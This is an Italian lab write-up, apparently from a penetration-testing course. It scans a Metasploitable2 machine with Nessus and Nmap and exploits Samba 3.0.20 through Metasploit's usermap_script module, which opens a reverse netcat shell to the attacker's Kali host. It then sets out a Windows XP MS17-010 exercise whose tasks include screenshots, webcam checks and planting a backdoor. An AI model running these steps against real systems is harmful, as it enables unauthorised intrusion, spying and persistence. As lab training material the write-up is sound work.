


I_


1. Per Inizializzare il servizio Nessus sulla macchina Kali attraverso shell: **Systemctl start nessusd**
2. Aprire successivamente il browser, andare sull'indirizzo: **https://kali:8834/#/scans/folders/my-scans**
3. E loggiamo con le nostre credenziali
4. Una volta fatto ciò, dalla schermata iniziale recarsi su **My scan e** avviare una nuova scansione (**basic**)
5. Immettere il nome e l'ip della macchina target
6. Poi salvare
7. Infine è stata avviata la scansione



Una volta terminato lo scan, Nessus indicherà e categorizzerà tutte le vulnerabilità scovate, sono eventualmente disponibili anche report precompilati con best practices.



Troveremo anche la vulnerabilità Samba relativa alla porta 445/Tcp che andremo a sfruttare successivamente



Possiamo usare eventualmente avviare Nmap Per trovare le porte aperte in una rete con relativa tipologia di servizio attivo possiamo effettuare una rapida scansione della rete utilizzando NMAP con il comando:


Nmap -sV 192.168.11.0 /24

Troveremo la porta a noi interessata della Metasploitable2 ovvero la porta **445/TCP** che utilizza il servizio **Smb**

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV 192.168.11.155

PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
513/tcp  open  login?
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN;
```

Nell’esercizio di oggi viene richiesto di ottenere una sessione attraverso la porta 445/tcp sul target Metaspl.2
Avviamo dunque **Metasploit** dalla shell della Kali con il seguente comando: **msfconsole**

Apparirà la schermata inziale dove è possibile iniziare a dare i comandi.




Dopo di che sapendo la tipologia di servizio, possiamo ricercare un Exploit relativa alla vulnerabilità interessata con il comando: **Search SMB**

Usciranno una serie di moduli interessanti.

Individuiamo la versione di samba

E lo andiamo ad utilizzare con il comando : **Use 111**



Poi è stato eseguito il comando **show options** per vedere quali sono le configurazioni richieste.

Inseriamo il target con: **set rhost 192.168.11.155**

E poi **run** per avviare l'exploit

Abbiamo identificato una ***Samba 3.0.20 – Debian***

```
msf6 auxiliary(scanner/smb/smb_version) > show options

   Name     Current Setting  Required
   ----     ---------------  --------
   RHOSTS                    yes
   THREADS  1                yes

msf6 auxiliary(scanner/smb/smb_version) > set rhost 192.168.11.155
rhost ⇒ 192.168.11.155

msf6 auxiliary(scanner/smb/smb_version) > run

[*] 192.168.11.155:445    - SMB Detected (versions:1) (preferred dialect:) (signatures:optional)
[*] 192.168.11.155:445    -   Host could not be identified: Unix (Samba 3.0.20-Debian)
[*] 192.168.11.155:       - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

E’ stata eseguita una ricerca di exploit con il comando: **search samba**

Ed è stato utilizzato il più utile ovvero, il numero 8 con il comando **use**

Uscirà un payload automatico in reverse_netcat

```
msf6 auxiliary(scanner/smb/smb_version) > search samba

Matching Modules
================

   #   Name                                                 Disclosure Date  Rank
   -   ----                                                 ---------------  ----
   0   exploit/unix/webapp/citrix_access_gateway_exec       2010-12-21       excellent
   1   exploit/windows/license/calicclnt_getconfig          2005-03-02       average
   2   exploit/unix/misc/distcc_exec                        2002-02-01       excellent
   3   exploit/windows/smb/group_policy_startup             2015-01-26       manual
   4   post/linux/gather/enum_configs                                        normal
   5   auxiliary/scanner/rsync/modules_list                                  normal
   6   exploit/windows/fileformat/ms14_060_sandworm         2014-10-14       excellent
   7   exploit/unix/http/quest_kace_systems_management_rce  2018-05-31       excellent
   8   exploit/multi/samba/usermap_script                   2007-05-14       excellent
   9   exploit/multi/samba/nttrans                          2003-04-07       average
   10  exploit/linux/samba/setinfopolicy_heap               2012-04-10       normal
   11  auxiliary/admin/smb/samba_symlink_traversal                           normal

msf6 auxiliary(scanner/smb/smb_version) > use 8
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
```

Poi è stato eseguito il comando **show options** per controllare cosa ci richiede

impostiamo RHOST: set rhost 192.168.11.155
impostiamo RPORT: set rport 445
impostiamo LHOST: set lhost 192.168.11.105
Impostiamo LPORT: set lport 4488

```
Module options (exploit/multi/samba/u

   Name     Current Setting  Required
   ----     ---------------  --------
   CHOST                     no
   CPORT                     no
   Proxies                   no
   RHOSTS                    yes
   RPORT    139              yes


Payload options (cmd/unix/reverse_net

   Name   Current Setting  Required
   ----   ---------------  --------
   LHOST  127.0.0.1        yes
   LPORT  4444             yes
```

```
msf6 exploit(multi/samba/usermap_script) > set rhost 192.168.11.155
rhost ⇒ 192.168.11.155
```

```
msf6 exploit(multi/samba/usermap_script) > set rport 445
rport ⇒ 445
```


```
msf6 exploit(multi/samba/usermap_script) > set lhost 192.168.11.105
lhost ⇒ 192.168.11.105
```

```
msf6 exploit(multi/samba/usermap_script) > set lport 4488
lport ⇒ 4488
```

Ora che è stato impostato tutto, non possiamo fare altro che avviare l'Exploit con il comando **run.**

Si aprirà una shell di comando in reverse TCP.

Ora che si è ottenuto l'accesso, è possibile testare i vari comandi: Whoami, ifconfig, id



Sulla macchina Windows XP ci sono diversi servizi in ascolto vulnerabili.
Si richiede allo studente di:

1. Effettuare un Vulnerability Scanning (basic scan) con Nessus sulla macchina Windows XP
2. Sfruttare la vulnerabilità identificata dal codice MS17-010 con Metasploit.

Requisiti laboratorio:


- IP Kali Linux : **192.168.166.100**
- IP Windows XP : **192.168.166.200**
- Listen port (payload option) : **8888**

continua

Una volta ottenuta una sessione Meterpreter, eseguite una fase di test per confermare di essere sulla macchina target.
Recuperate le seguenti informazioni:
1) se la macchina target è una macchina virtuale oppure una macchina
2) le impostazioni di rete della macchine
3) se la macchina target ha a disposizione delle webcam
4) recuperate uno screenshot del desktop
5) i privilegi dell'utente
6) **BONUS**: creare una backdoor, iniettarla nel sistema, ed intercettare la connessione.


Per prima cosa è stata avviata la macchina Kali ed è stato cambiato l'IP con "**192.168.166.100/24**".

Dopodiché è stato verificato con "ip a" che la configurazione fosse andata a buon fine.



Successivamente è stata avviata la macchina Windows XP e configurato la rete con l'IP "**192.168.166.200/24**" per fare in modo che le due macchine comunicassero tra di loro.

